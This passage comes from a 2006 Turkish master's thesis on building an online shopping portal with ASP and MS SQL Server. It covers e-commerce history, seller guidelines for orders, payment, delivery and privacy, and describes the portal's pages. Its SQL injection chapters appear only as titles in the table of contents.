

T.C.
HALIÇ ÜNİVERSİTESİ
FEN BİLİMLERİ ENSTİTÜSÜ
BİLGİSAYAR MÜHENDİSLİĞİ DALI

ASP İLE ALIŞVERİŞ PORTALI

YÜKSEK LİSANS TEZİ

Hazırlayan

Semih TABAK

Tez Danışmanı

Prof.Dr. Ali OKATAN

07, 2006

İstanbul

T.C.
HALIÇ ÜNİVERSİTESİ
FEN BİLİMLERİ ENSTİTÜSÜ MÜDÜRLÜĞÜNE

Semih Tabak tarafından hazırlanan “ASP İle Alışveriş Portalı ” adlı bu çalışma jürimizce Yüksek Lisans Tezi olarak Kabul Edilmiştir.

Kabul (Sınav) Tarihi : 04.10.2006

(Jüri Üyesinin Ünvanı , Adı , Soyadı ve Kurumu) :

İmzası :


Jüri Üyesi : Prof.Dr. Ali OKATAN



Jüri Üyesi : Yrd.Doç.Dr.Murat BEKEN



Jüri Üyesi : Prof.Dr.Uğur ÇELTEKLİGİL



TEŞEKKÜR

Sayın Prof.Dr. Ali Okatan'a tez çalışmamda gerekli yönlendirici desteği verdiği ve tez metnini inceleyerek biçim ve içerik bakımından son halini almasına yardımcı olduğu için teşekkür ederim.

Oğuz Karan'a tez metnindeki sözdizim hatalarının giderilmesindeki katkıları için teşekkür ederim.

Ayrıca, sevgi ve güvenlerini benden hiçbir zaman eksik etmeyen anneme, babama ve kardeőlerime teşekkür ederim.

T.C.
HALIÇ ÜNİVERSİTESİ
FEN BİLİMLERİ ENSTİTÜSÜ
BİLGİSAYAR MÜHENDİSLİĞİ DALI
YÜKSEK LİSANS TEZİ

Asp ile Alışveriş Portalı

Hazırlayan
Semih TABAK

Tez Danışmanı
Prof.Dr. Ali OKATAN

07,2006

ÖZET

Bu tezde internet kullanımının artmasıyla birlikte bir ihtiyaç haline gelen e-ticaretin geleceği ve gelişim süreci hakkında ve e-ticarette siparişten, teslimata kadarki işleyiş süreci içindeki bilgiler yer almaktadır.

Dinamik Web sayfaları oluşturabilmek için daha görsel ve işlevsel bir dil olan Active Server Pages (ASP) ve güçlü bir veritabanı yöneticisi olan MS SQL Server kullanılarak, internet üzerinde mağaza açabilmek ve ürünleri online olarak satabilmek için gerekli alt yapı ve veritabanı güvenliğini anlatmaktadır.

Anahtar Sözcükler : E-Ticaret, ASP

T.C.
HALIÇ ÜNİVERSİTESİ
FEN BİLİMLERİ ENSTİTÜSÜ
BİLGİSAYAR MÜHENDİSLİĞİ DALI
YÜKSEK LİSANS TEZİ

Asp ile Alışveriş Portalı

Hazırlayan
Semih TABAK

Supervisor
Prof.Dr. Ali OKATAN

07,2006

ABSTRACT

In this article there is a comprehensive information related with the future and evolution of e-commerce. Also there is a duration mechanism about orders and delivery services in e-commerce.

For constructing dynamic web pages, I have used Active Server Pages(ASP) which is so visual and functional and MS SQL Server which is a powerful database management system. In this article, the main subject was supplying the needed substructure and database security for selling products on internets.

Key words : E-Commerce, ASP

İÇİNDEKİLER

TEŞEKKÜR	I
ÖZET.....	II
İÇİNDEKİLER.....	IV
ŞEKİLLER	VI
GİRİŞ	1
1.1.ÇALIŞMANIN AMACI	1
2. BULGULAR VE YORUM	2
2.1. E-TİCARET	2
2.1.1. E-Ticaretin Gelişim Süreci ve Geleceği.....	2
2.1.2. E-Ticaret'te Dikkat Edilmesi Gereken Kurallar	4
2.1.2.1. Web Sitesi:	4
2.1.2.2. Sipariş	5
2.1.2.3. Ödeme	6
2.1.2.4. Teslimat.....	7
2.1.2.5. Garanti.....	8
2.1.2.6. İadeler	8
2.1.2.7. Gizlilik	9
2.1.2.8. Güvenlik.....	10
2.2. WEB SAYFASI	11
2.2.1. Active Server Pages ve Dinamik Web Tasarımı Yaklaşımı	11
2.2.2. Web sayfaları	12
2.2.3.1. Default.asp	12
2.2.3.2. Common.asp.....	13
2.2.3.3. Header.asp.....	14
2.2.3.4. Footer.asp.....	14
2.2.3.5. ProductDetail.asp	14
2.2.3.6. List.asp	15
2.2.3.7. Products.asp	16
2.2.3.8. AdvSearch.asp.....	17
2.2.3.9. Login.asp.....	17
2.2.3.10. ShoppingCart.asp	17
2.2.3.11. Registration.asp.....	17
2.2.3.12. MembersGrid.asp	18
2.2.3.13. MembersInfo.asp.....	18
2.2.3.14. MembersRecord.asp.....	18
2.2.3.15. OrdersGrid.asp	19
2.2.3.16. OrdersRecord.asp	19
2.2.3.17. AdminProduct.asp	19
2.2.3.18. ProductMaint.asp.....	20
2.2.3.19. CategoriesGrid.asp	20
2.2.3.20. CategoriesRecord.asp.....	20
2.2.3.21. EditorialsGrid.asp.....	20
2.2.3.22. EditorialsRecord.asp	20
2.3. VERİTABANI.....	21
2.3.1. Veritabanı Tasarımı ve Microsoft SQL Server 2000	21
2.3.2. Veri Tabanı Tabloları.....	22
2.3.2.1. cart_types Tablosu.....	22
2.3.2.2. categories Tablosu.....	22
2.3.2.3. editorials_categories Tablosu	22
2.3.2.4. Items Tablosu.....	22
2.3.2.5. Members Tablosu.....	23
2.3.2.6. Money_unit Tablosu	24
2.3.2.7. Orders Tablosu	25
2.3.2.8. tb_spot Tablosu	25

2.3.2.9. tb_sub_category Tablosu.....	25
2.3.3. SQL enjeksiyon saldırıları	26
2.3.3.1 Bir Uygulama Güvenliği Problemi.....	27
2.3.3.2. Örnek Saldırılar.....	28
2.3.3.3. Kötü Amaçlı (‘) İmleçleri Yardımıyla İzinsiz Giriş Sağlama.....	29
2.3.3.4. Uzaktan Çalıştırılması Mümkün Olan Prosedürler.....	30
2.3.3.5. SQL Server Hedef Alınarak Yapılan Saldırılar	31
2.3.3.6. ODBC Hatalarından Faydalanarak Yapılan Saldırılar.....	32
2.3.3.7. Veritabanına Ekleme Yapma veya Veri Düzenleme	35
2.3.4. Nasıl Korunmalı.....	35
2.3.4.1. Kullanıcı Haklarının Sınırlandırılması	36
2.3.4.2. Girdilerde Tırnak İmleçlerinin (‘) Kötü Amaçlı Kullanımının Engellenmesi.....	36
2.3.4.3. Form Girdilerinden Gereksiz Karakterlerin Elenmesi	37
2.3.4.4. Girdi Uzunluğunun Sınırlandırılması	39
2.3.4.5. Girdi Cinsinin Kontrol Edilmesi	39
2.3.4.6. Kullanılan Veri Gönderme Metodu.....	42
3. SONUÇ	43
4. KAYNAKLAR.....	44
5. ÖZGEÇMİŞ.....	45
6. EK-1 KAYNAK KODLAR.....	46-169

ŞEKİLLER

ŞEKİL 1. İNTERNET’İN VE E-TİCARETİN EVRİMİNDE KİLOMETRE TAŞLARI	3
ŞEKİL 2. İNTERNET KULLANICI SAYILARI.....	4
ŞEKİL 3. DEFAULT.ASP	13
ŞEKİL 4. PRODUCTDETAIL.ASP	15
ŞEKİL 5. LIST.ASP	16

GİRİŞ

1.1. Çalışmanın Amacı

İnternete hızla adapte olan dünyamızda internet kullanıcılarının sayısı hızla artmaktadır. Buna paralel olarak elektronik ticarete olan ihtiyaçta artmaktadır. E-ticaret kuşkusuz yenidir, ancak geçerli olan esaslar ve ilkeler bakımından geleneksel ticari yöntemlerle benzerlikler içermekte, zaman zaman aynı yöntemleri kullanmaktadır. Dolayısıyla e-ticaret, her anlamda yeni ve geleneksel ticarete alternatif bir ticari usuller seti değil, iletişim ve bilgi işleme teknolojilerinin gelişimine paralel olarak ortaya çıkan ve ticareti kolaylaştıran bir yeniliktir.

Dünyanın her tarafında, kullanıcılarına; kredi kartı numaraları, kullanıcı bilgileri gibi gizli kalması gereken bilgilerin, ürünlere ve siparişlere ait verilerin saklandığı uç-arka veri depolarıyla hizmet veren web siteleri bulunmaktadır. Ve genel olarak, web sitelerindeki form aracılığı ile alınan girdi ile veritabanındaki bilgiler filtrelendikten sonra sonucu kullanıcıya gönderen bu tür sistemlerde Yapısal Sorgulama Dili (Structured Query Language - SQL) kullanılmaktadır. Uygulama içerisinde kullanılacak parametre değerleri alınırken kullanılan formun SQL Deyimini yeniden yapılandırabilecek bazı özel karakterlere izin vermesiyle güvenlik problemleri ortaya çıkmaktadır. Tezimde bu konuya alınabilecek önlemleri inceldim.

2. BULGULAR VE YORUM

2.1. E-Ticaret

2.1.1. E-Ticaretin Gelişim Süreci ve Geleceği


E-ticaretin gelişim sürecinden bahsetmeden önce, e-ticaret ile ilgili bir değerlendirmenin yeniden hatırlatılmasında yarar görülmektedir. Bu değerlendirme, e-ticaretin her anlamda yeni bir ticari yöntemi ifade ediyor olmasına ilişkindir.

E-ticaret kuşkusuz yenidir, ancak geçerli olan esaslar ve ilkeler bakımından geleneksel ticari yöntemlerle benzerlikler içermekte, zaman zaman aynı yöntemleri kullanmaktadır. Dolayısıyla e-ticaret, her anlamda yeni ve geleneksel ticarete alternatif bir ticari usuller seti değil, iletişim ve bilgi işleme teknolojilerinin gelişimine paralel olarak ortaya çıkan ve ticareti kolaylaştıran bir yeniliktir.

E-ticaretin gelişim süreci, üç yıl öncesine dayanmaktadır. Şekil 1’de de görüldüğü gibi, İnternet ortamında e-ticaret şirketler tarafından yoğun olarak 1996 yılında kullanılmaya başlanmıştır [1]. Bundan önceki yıllarda da e-ticaret uygulamalarının varlığından bahsetmek mümkündür. Ancak, bu tür uygulamalar ya “İntranet” olarak adlandırılan şirket içi ağlar ya da “ekstranet” adı verilen ve şirketlerin kendi aralarında veya belirli müşterileri ile bilgi alışverişinde/ticari ilişkide buldukları ve üçüncü taraflara kapalı olan uygulamalardır. Bu uygulamalarda EDI (electronic data interchange) adı verilen bir yöntem kullanılmaktadır. EDI, 1990’lı yılların ortalarında ABD ve Avrupa’da yoğun olarak kullanılmaya başlanmıştır. Dünya Bankası’nca 1995

¹ Murat İNCE, Elektronik Ticaret: Gelişme Yolundaki Ülkeler İçin İmkanlar ve Politikalar, 1

yılında yapılan bir araştırmada, Avrupa’da EDI kullanan şirketlerin sayısının 30 bini bulunduğu tespit edilmiştir. Internet üzerinden yapılan e-ticaret ise, EDI’den farklı olarak, yalnız belirli üretici, sağlayıcı, dağıtıcıları bir araya getirmeyip, Internet erişimi olan her bir kullanıcıya eşit fırsatlar yaratabilmektedir.




Şekil 1. Internet'in ve E-ticaretin Evriminde Kilometre Taşları

E-ticaretin gelişimi, Internet kullanımının yaygınlaşmasına bağlı olduğuna göre, Internet kullanım istatistiklerinin de bilinmesinde yarar vardır. Aralık 1997-Haziran 1998 döneminde yapılan ve bazı ülkelerdeki Internet kullanıcı sayısını kapsayan bir araştırmanın sonuçları Şekil 2-a'da görölmektedir.

Türkiye’de ise, 1997 yılında yapılan bir çalışmaya [2] göre toplam bilgisayar sayısı 1,18 milyon, modem sayısı ise 310 bindir. Modemlerin tamamının Internet bağlantısı için kullanıldığı varsayımıyla, Internet kullanıcı

² TUENA-Türkiye Ulusal Enformasyon Altyapısı Projesi, “Durum Saptaması ve Dünyadaki Eğilimler”, Ocak 1998.

sayısının yaklaşık 300 bin olduğu tahmin edilmektedir. Ölçek bakımından, Türkiye'ye ait bilgiye Şekil 2'de [3] yer verilememiştir.



Şekil 2. İnternet kullanıcı sayıları

İnternet kullanıcılarında olduğu gibi, “İnternet host” olarak adlandırılan açık ağ erişimli server sayısındaki gelişmeler de dikkat çekicidir. İnternet hostları, esas olarak şirketlerin İnternet ortamına açık bilgisayarları olabileceği gibi, kamu kurumlarının bilgi içeren serverları ya da İnternet tarama makineleri de olabilmektedir.

2.1.2. E-Ticaret'te Dikkat Edilmesi Gereken Kurallar

2.1.2.1. Web Sitesi:

- Sık Sorulan Sorular bölümü geliştirilmeli ve her sayfadan buraya link vermelidir.
- Satıcı Elektronik Ticaret Bilgi Merkezi kurmalıdır. (Elektronik Ticaret ile ilgili genel bilgiler ve haberler)
- Satıcı, ürün destek bilgisi için her sayfaya ya da bilgi merkezine link vermelidir.

³ www.headcountcom.com sitesinden sağlanan veri ile üretilmiştir.

- Satıcı tanıtıcı bilgiler, ticari isim, adres ve kontak telefon, email ve faks bilgileri, 3. parti ve ortaklıklarıyla ilgili bilgiler Alıcıya verilmelidir. (Saticı ile ilgili bilgiler Alıcı güvenini artırır).
- Alıcı, Satıcının kimlik bilgilerine her yerden ulaşabilmelidir.
- Alıcıya, yaptığı alışverişin hangi hukuka tabi olduğu anlatılmalıdır.
- Satıcı, satılan mal veya sunulan hizmetle ilgili tüm sınırlamalarını (Ülke dışına satış yapmıyoruz vb.), Alıcıların kişisel bilgilerini girmeden ya da ürün, servis seçimi yapmadan önce görmelerini sağlamalıdır.
- Satışı yapılan tüm mal ve hizmetlerin detaylı açıklaması site üzerinde verilmelidir.
- Sitede arama fonksiyonu olmalıdır. (Alıcının aradığı bilgiye bir an önce ulaşması gerekir.)
- Satıcı, sitenin anasayfasına ya da her sayfaya arama icon'u koymalıdır.
- Satıcı, Alıcıya sık sorulan sorular (FAQ) servisi, Müşteri hizmetlerine bağlı bir telefon numarası, şikayet ve sorularını bildirebilecekleri bir e-mail adresi sunmalıdır.
- Her sayfada Müşteri hizmetlerine bağlı bir link olmalıdır.
- Satıcı, Alıcının soru ve şikayetlerini inceleyip geribildirim yapmalıdır.
- Satıcı, Alıcıya soru ve şikayetlerinin üzerinde çalışıldığına ve kendilerine en geç 1 iş günü içerisinde geri bildirimde (e-posta, faks vb.) bulunulacağını belirten bir e-posta göndermeli ve söz verilen sürede Alıcıya geri dönmelidir.

2.1.2.2. Sipariş

Alıcı, siparişini tamamlamadan önce ürün stok bilgisini görebilmelidir.

Ürünün, internet üzerinden satışının yapıldığı bir ikon'la belirtilmelidir. (Site'deki tüm ürünler satılmıyor olabilir yada stoklarda kalmamış olabilir) Satıcı, toplu satış ya da indirim yaptığı ürünleri belirtmelidir (Alıcının reklamda gördüğü her ürünü alabilmesi önemlidir.)

- Satıcı, maksimum talep miktarını Alıcıya belirtmelidir.
- Alıcı, son onay tıklamasını yapmadan önce tüm fatura bilgilerini görebilmelidir.
- Satıcı, satış politikasını, kabul ettiği ödeme tiplerini ya da kendisiyle ilişkisi olmayan 3.parti bilgilerini bildirmelidir. Stoklarda olmayan bir sipariş tedarik edildikten sonra Alıcıya bildirilmelidir.
- Satıcı, mevcut ürün miktarını, teslimat süresi ya da olabilecek tahmini gecikmeleri Alıcıya bildirmelidir.
- Satıcı, mal ile birlikte, Alıcının problem yada soruları için ne yapması gerektiğini, paranın kartından ne zaman çekileceğini, mal izlemek için tek bir sipariş numarası kullanıldığını, iptal, iade ve geri ödeme politikalarını Alıcıya bildirmelidir.
- Satıcı, siparişin alındığını ve işleme konulduğunu e-mail, faks ya da web sayfa mesajı ile Alıcıya bildirmelidir
- Satıcı, Alıcıdan tüm fatura bilgilerini sorgulamalıdır.
- Alıcı, siparişi ile ilgili son durumu web based bir raporla görmeli, siparişini takip edebilmelidir.
- Satıcı, Alıcıya geçmişe yönelik alışverişlerini görüntüleyebilme imkanı sunmalıdır.
- Ürünün tedarik edilemediği de Alıcıya bildirilmelidir.
- Satıcı, Alıcıya şirket içi politikalarındaki değişimleri bildirmelidir.

2.1.2.3. Ödeme

Alıcının ödeyeceği toplam fiyat, olabildiğince erken (istenen tüm ürün bilgileri, miktarı, maliyeti, tahmini taşıma ve diğer olası maliyetler) gösterilmelidir. Bilinmezler en azda tutulmalıdır.

Satıcı, Alıcıya ödeme kolaylıkları sunmalıdır (Kredi Kartı, EFT/Havale vb.) Satıcı, parayı ne zaman tahsil edeceğini, son işlem

sayfasında belirtmelidir. Satıcı tarafından işlem esnasında kabul edilen para birim veya birimleri açıkça belirtilmelidir.

Alıcıdan işlem esnasında CVV/CVC2 numaraları da istenmelidir.

- Alıcıya işlem ile ilgili dökümleri mutlaka saklaması gerektiği belirtilmelidir.
- Alıcı tarafından saklanacak belge aşağıda bilgiler olmalıdır:

Kart numarası

İşlem için verilen özel bir numara (sipariş numarası)

Web sayfasına ilişkin adres bilgisi

Alıcıya işlem belgesinin şahsi kayıtlarında kullanmak üzere dökümünü alması ve mutlaka saklaması yönünde hatırlatıcı ibare

Müşterinin ad ve soyad bilgileri

İşlem tarihi

İşlem tutarı

İşlem yapıldığı para birimi

İşlem için alınan provizyon numarası

İşyeri bilgileri

Alınan mal veya hizmetle ilişkin açıklayıcı bilgiler

Mal veya hizmetin geri gönderimi veya iptali ile ilgili açıklayıcı bilgiler

Yapılan işlemin türü (satış veya iade)

2.1.2.4. Teslimat

- Satıcı, ürün teslim tarihini Alıcıya önceden bildirmelidir.
- Satıcı, sipariş veya varsa başka teslimat bilgilerini, toplam ödeme tutarını, teslimatın nereye yapılacağını, beklenen teslimat tarihini ve teslimatın neyle, hangi Taşıyıcı ile yapılacağını Alıcıya bildirmelidir.

- Satıcı, siparişin gönderimi esnasında kredi kartı numarası ve adres bilgilerinin paket üzerine yapıştırmamalıdır.
- Satıcı, satın alınan malı teslimat sırasında oluşabilecek hasarlara karşı sigortalamalıdır.
- Satıcı, sipariş edilen malın yola çıktığını ve ne kadar zamanda Alıcıya ulaşacağını bildirmelidir.
- Satıcı, Alıcıya malın yola çıktığını bildirirken, malın adedini, nereden yüklendiğini, neyle gönderildiğini (taşıyıcı şirket adı), bir sorun yaşanırsa nasıl bir yol izleneceğini, sipariş numarasını (iade, ve iptal edilen siparişler için) bildirmelidir.
- Satıcı, Alıcıya malın yola çıktığını e-mail, faks veya web sayfasından bildirerek haber vermelidir.
- Satıcı, Alıcıya malın kendisine hangi yolla ulaştırılmasını seçme hakkı vermelidir (acil ulaşması gereken veya hediyecek bir ürün siparişi ayrıştırılmalıdır.)
- Satıcı, malı sipariş eden Alıcıya, malın teslimatının nerede, ne zaman ve kime yapıldığını geri bildirmelidir.
- Satıcı, Alıcının karşılaması dahilinde ekstra teslimat olanakları sunmalıdır.

2.1.2.5. Garanti

- Her ürün için garanti koşulları yazılmalıdır.
- Garantinin süresi, hangi koşulları kapsadığı, hangi koşulları kapsamadığı, garantinin yüklenicisi ve nereye, nasıl başvurulması gerektiği yazılmalıdır.
- Alıcı, garanti hizmetinden kolaylıkla yararlanabilmelidir.
- Alıcıya, ürünün satış sonrası destek ve servis hizmetleri anlatılmalıdır.

- Alıcıya, verilecek desteğin açıklanması ve sağlanan destek tiplerinin bildirilmesi gereklidir. Alıcının desteği nasıl ve kimden alacağı, destek süresi ve maliyeti belirtilmelidir.
- Satıcı sorunu çözemediği takdirde Alıcıyla Üretici arasında irtibat kurma imkanı sağlamalıdır.

2.1.2.6. İadeler

- Satıcı, iade edilen mallar konusunda uygulanacak prosedürü Alıcıya önceden bildirmelidir.
- Malın iade edilme şartları, sipariştten ne kadar süre sonra iade edilebileceği, taşıma masrafları ve diğer masrafları kimin karşılayacağı önceden Alıcıya bildirilmelidir.
- Alıcı, şahsi bilgilerini girmeden ve malı sipariş etmeden önce iade şartlarını ve geri ödeme politikasının bulunduğu sayfayı görebilmelidir.
- Satıcı, iade şartlarında son iade tarihini de belirtmelidir.
- Satıcı, Alıcıya, iade edilen bir malın, geri ödemesini ne kadar zamanda yapacağını, paranın ne kadarını geri ödeyeceğini ve bir sorun olursa Alıcının ne yapması gerektiğini bildirmelidir.
- Teslimat tarihi gecikmiş olan siparişler için Satıcı, Alıcıya siparişi iptal hakkı vermelidir.

2.1.2.7. Gizlilik

- Satıcı, Standart Gizlilik Politikası kullanmalıdır. Hangi Alıcı bilgileri, ne amaçla toplanıyor ve nerede kullanılıyor anlatılmalıdır. Alıcının, kişisel bilgi kullanımını sınırlandırmalarının nasıl yapılacağı anlatılmalıdır.

- Satıcı, gizlilik politikalarını her sayfada bildirmelidir.
- Satıcı, dış dünyaya hangi Alıcı bilgilerini vereceğini, Alıcıya sormalıdır (bu ilk işlem olmalıdır). Alıcılar, seçimlerini yapar yapmaz aktive edilmeli ve zaman içinde seçimlerini değiştirebilmelidirler.
- Satıcı, Alıcı bilgilerinin, üçüncü şahıslara dağıtılmayacağını duyurmalıdır.
- Satıcı, ödeme ve finansal bilgilerinin, alıcı kimlik ve ödeme bilgilerinin, tüm işlemlerle ilgili Alıcı tarafından sağlanan tüm bilgilerin, Alıcı ve Satıcı arasındaki tüm detayların güvenliğini sağlamalıdır.
- Satıcı, Alıcı e-mail'lerinin güvenli bir şekilde gönderilmesini sağlamalıdır. Alıcı talepleri şifreli gönderilmelidir.
- Satıcı, neleri güvenli yaptığını ve bu güvenliği sağlamak için hangi teknolojileri kullandığını Alıcılara anlatmalıdır. Ödeme sayfasında güvenliği sağlayan firmanın ve ödeme altyapısını sağlayan Banka'nın logosu yer almalıdır.

2.1.2.8. Güvenlik

- Ödeme kısmında 3D SET 1.0 protocol, 3D SSL gibi kart bilgilerini şifreleyebilen güvenli ticaret modellerinin ve yeni teknolojilerin kullanılması (VISA tarafından 01 Mart 2001 tarihinden itibaren zorunlu tutulacaktır)
- Satıcının Server'ın yerleştirilecek olan firewall'lar yardımı ile kart datasına dışarıdan izinsiz ulaşım engellenmelidir.
- Satıcı tarafından kredi kartları ile verilen siparişlerdeki ve onaylanan işlemlerdeki bilgilerin ve işlem loglarının tutulması, hem doğabilecek anlaşmazlıklarda ve mahkeme kararlarında yardımcı olması, hem de sürekli alışveriş yapan kartsahipleri hakkında çok etkili bir database oluşturulması açısından çok yararlı olacaktır
- Satıcı sahte veya sorun yaşanmış işlemlere ilişkin bilgilerin mutlaka bir dosya içerisinde saklanmalıdır. Bu hususta özellikle özerk bir kuruluş

vasıtası ile sahtekarlığa yönelik database saklanarak işletilebilir ve bu kuruluşa üye sanal mağazalar tarafından kullanılabilir.

- Kredi kartları ile yapılan herhangi bir dolandırıcılık durumunda konuyu sektördeki diğer sanal mağazalarla, banka ve polis ile paylaşılmalıdır.
- Satıcı isterse mal veya hizmetin teslimi esnasında kredi kartının ibrazının istenmesini ve bilgilerin önceden düzenlenmiş fatura üzerine nüfus cüzdanı seri numarası bilgileri ile birlikte not edilmesi ve müşteri imzasının alınmasını istiyorum.

2.2. Web Sayfası

2.2.1. Active Server Pages ve Dinamik Web Tasarımı Yaklaşımı

Veritabanı yazdığım scriptte çok önemli bir rol oynamaktadır. Örneğin satışa sunulmuş olan bir ürün, bu ürünlere ait teknik bilgi ve fiyatlar, kullanıcı hesapları vb. bilgiler bir veritabanında saklanmaktadır. Statik « html » programlamada genelde veritabanı kullanımı yoktur ; olduğu durumlarda da veritabanı işlevsel değildir çünkü web sitesiyle arasında bir bağlantı yoktur. Veriler web tasarımcısı tarafından sayfa her güncellendiğinde sayfanın içerisine yeniden yerleştirilmek zorundadır. Yani verilerdeki bir değişiklik kesinlikle sayfanın tasarımcı tarafından güncellenmesini gerektirir.

Dinamik web tasarımı yaklaşımında bu sorun aktif sunucu sayfalarıyla (ASP) çözülmüştür. Web sunucusu kendisine gelen isteğe karşılık bir « html » sayfası yollamak yerine içerisinde sunucu tarafında çalışan bir takım program parçacıkları (script) bulunduran « aktif sunucu sayfasını » çalıştırır ve bu sayfanın dinamik olarak ürettiği « html » formatındaki sayfayı browser'a gönderir. Burada dikkat edilmesi gereken nokta « html » formatındaki web sayfasının ASP sayfasının içerisindeki program parçacıkları tarafından dinamik olarak üretilmesidir. Bu üretim esnasında ASP kodları gerektiğinde veritabanı bağlantısı kurarak parametreler doğrultusunda veritabanından otomatik olarak veri çekip html sayfasının içine oturturlar. Bu işlemin otomatik olması son derece önemlidir çünkü bu işlemde statik programlamadakinin aksine web sayfalarının bir tasarımcı tarafından güncelleme görmesi gerekmez ve sayfaya dinamik bir yapı kazandırır. Başka bir deyişle sayfalar

veritabanındaki verilerin güncellenmesine paralel olarak içerisindeki program parçacıkları sayesinde kendi kendilerine gncellenirler.


« ASP » deki güncelleme işleminin veritabanındaki verilerin değişimine paralel olarak otomatik gerçekleşmesinin çok fazla yararı vardır. Öncelikle geniş web tasarımı kadrolarına ihtiyaç yoktur. Bu tip bir kadroyu oluşturmanın sıkıntısı ortadan kalktığı gibi güncelleme işlemini yapacak olan kişilerin web tasarım bilgisine de ihtiyaçları yoktur.

ASP'ye alternatif yapılar arasından ASP'nin seçilmesinin nedenleri arasında ASP'nin bir Microsoft ürünü olması ve piyasada yaygın olması sayesinde ASP kodlarının çalıştırmak için gereken sunucuların (Windows 2000 Server ya da NT Dengi bir sunucu) cretsiz olarak temin edilmesi, ASP'nin global düzeyde standartlaşmış bir metot olması, diğer ürünlerle olan entegrasyonunun alternatiflerine göre oldukça üst düzeyde olması gösterilebilir.

2.2.2. Web sayfaları

2.2.2.1. Default.asp

Default.asp web sayfasının giriş sayfasıdır. Bu sayfada müşteriyi yönlendiren menü, müşteriye bilgi veren kısa haberler, fiyatı avantajlı olan ürünler, yeni çıkan ürünler hakkında bilgi vermektedir. Default.asp dosyasının içine include komutu ile common.asp, header.asp, footer.asp dahil edilmiştir. Resim 1'dede görüldüğü gibi üst bilgi ve üst menüyü header.asp, alt bilgiyide footer.asp görüntülemektedir.



Şekil 3. Default.asp

2.2.2.2. Common.asp

Common.asp içinde sık kullanılan değişkenlerin saklandığı bilgiler bulunmaktadır. Örneğin veritabanı değişkenleri gibi bağlantı değişkenleri bu sayfadadır. Değişkenlerin tekrar tekrar yazılmaması için genelde tüm dosyaların içine dahil edilmiştir.

2.2.2.3. Header.asp


Header.asp dosyası başlık bilgilerinin bulunduğu dosyadır. İçinde firma logosu ve her sayfanın üstünde görünmesi istenen bilgiler gibi banner türü küçük reklamlar eklenebilir. Kullanılmasının en büyük avantajı örneğin firma logosu değiştiğinde tüm dosyalar içinde link değiştirmek yerine sadece bu sayfanın içeriğinin değiştirilmesi yeterli olacaktır. Tüm sayfaların içine dahil edilmiştir.

2.2.2.4. Footer.asp

Footer.asp dosyası web sayfasının altında bulunan telif hakkı, adres bilgileri dip notları belirtmek için yazılmıştır. Her sayfada tekrar tekrar yazmak yerine, görüntülenmek istenen sayfalara bu dosya include edilerek gösterilebilir.

2.2.2.5. ProductDetail.asp


Productdetail.asp sayfası ürün hakkında bilgi vermektedir. Bilgiler yedi satır iki sütun şeklinde ekrana listelenmektedir. Sol sütünde sabit bilgiler, sağ sütünde veri tabanından çekilen ürün hakkında bilgileri göstermektedir.



Şekil 4. ProductDetail.asp

2.2.2.6. List.asp

List.asp sayfası ürünlerin kategoriye göre sıralandığı sayfadır. Kategoriler sayfanın solunda bulunan menüden seçim yapıldıktan sonra seçilen gruba listelenmektedir yada sayfa üstünde liste linkine tıkladığında tüm ürünler listelenmektedir.



Şekil 5. List.asp

2.2.2.7. Products.asp

Products.asp sayfası ürün katalogu gösterildiği sayfadır. Ürün resimlerinin yanında kısaca ürün adı, marka ve fiyatları özetle gösterilmektedir. Sayfanın görüntülenmesi için sayfa üstünde katalog linkine tıklanması yeterlidir.

2.2.2.8. AdvSearch.asp

AdvSearch.asp müşterinin ürünlere daha kolay ulaşması için bir çok parametre ile arama yapabilmesi için tasarlanmış sayfadır. Bu sayfada marka, üretici, kategori veya alt üst fiyat aralığına göre arama yapılabilmektedir.

2.2.2.9. Login.asp

Login.asp sayfası müşteriyi tanımak için müşterinin kullanıcı adını ve şifresini girdiği alandır. Müşteri alışverişe başlamadan önce mutlaka kullanıcı adı ve şifresini girerek kendini sisteme tanıtmalıdır.

2.2.2.10. ShoppingCart.asp

Shoppingcart.asp sayfası müşterinin ürünler arasından alışveriş listesine eklediği ürünlerin listelendiği, alışveriş tutarının hesaplandığı ve müşterinin bilgilerini kısaca özetlendiği sayfadır. Satılmadan önceki son aşamadır.

2.2.2.11. Registration.asp

Registration.asp sayfası müşterinin siteye üye olması için tasarlanmıştır. Bu sayfaya müşteri kullanıcı adı ve şifresiyle birlikte iletişim bilgilerini girer.

2.2.2.12. MembersGrid.asp

Membersgrid.asp sayfası bir yönetici sayfası olup sadece yönetici hakkına sahip olan kullanıcılar görüntüleyebilir müşteriler bu sayfayı görüntüleyemezler. Bu sayfada yönetici siteye üye olan müşterileri ve bilgilerini görüntüler.

2.2.2.13. MembersInfo.asp

Membersinfo.asp sayfası bir yönetici sayfası olup membersgrid.asp sayfasında listelenen müşterilerden link alır. Yönetici membersgrid.asp sayfasında müşterinin üye adına bastığı zaman müşterinin yaptığı alışverişler bu sayfada listelenir.

2.2.2.14. MembersRecord.asp

Membersrecord.asp sayfası yönetici sayfası olup müşteri bilgilerini görüntüleme, güncelleme ve silme hakkına sahiptir. Registration.asp sayfasından farkı üye silme işlemi yapılabilinmesidir.

2.2.2.15. OrdersGrid.asp

Ordersgrid.asp sayfası yönetici sayfası olup müşterilerin satın almış olmuş olduğu ürünlerin listelenip düzenlendiği, yeni ürünlerin eklendiği sayfadır.

2.2.2.16. OrdersRecord.asp

Ordersrecord.asp sayfası yönetici sayfası olup ordergrid.asp sayfasından link ile çağrılmaktadır. Bu sayfada müşterilerin aldığı ürünler üzerinde değişiklik veya miktarında değişiklik yapılabilmesine olanak sağlar.

2.2.2.17. AdminProduct.asp

Adminproduct.asp sayfası yönetici ekranı olup bu sayfada satışa sunulacak ürünlerin listesi bulunmaktadır. Bu sayfadaki linkler yardımıyla ürün bilgileri güncellenebilir, silinebilir veya ilave edilebilir.

2.2.2.18. ProductMaint.asp

ProductMaint.asp sayfası yönetici sayfası olup adminproduct.asp sayfasından çağrılmaktadır ve ürünlerin özelliklerini ve bilgilerinin güncellenmesi yeni ürün eklenmesi veya ürünün listeden silinmesi için yazılmıştır.

2.2.2.19. CategoriesGrid.asp

Categoriesgrid.asp sayfası yönetici sayfası olup ürünlerin markalara göre kategorilere ayrılmasına yardımcı olmaktadır. Buraya girilen markalar, ürün özellikleri sayfasında marka olarak görünmektedir.

2.2.2.20. CategoriesRecord.asp

categoriesrecord.asp sayfası yönetici sayfası olup, veritabanına yeni kategoriler eklemek için yazılmıştır.

2.2.2.21. EditorialsGrid.asp

EditorialsGrid.asp sayfası yönetici sayfası olup, default.asp sayfasında görüntülenen küçük haberlerin listelendiği ve girişlerini yapılabileceği sayfadır.

2.2.2.22. EditorialsRecord.asp

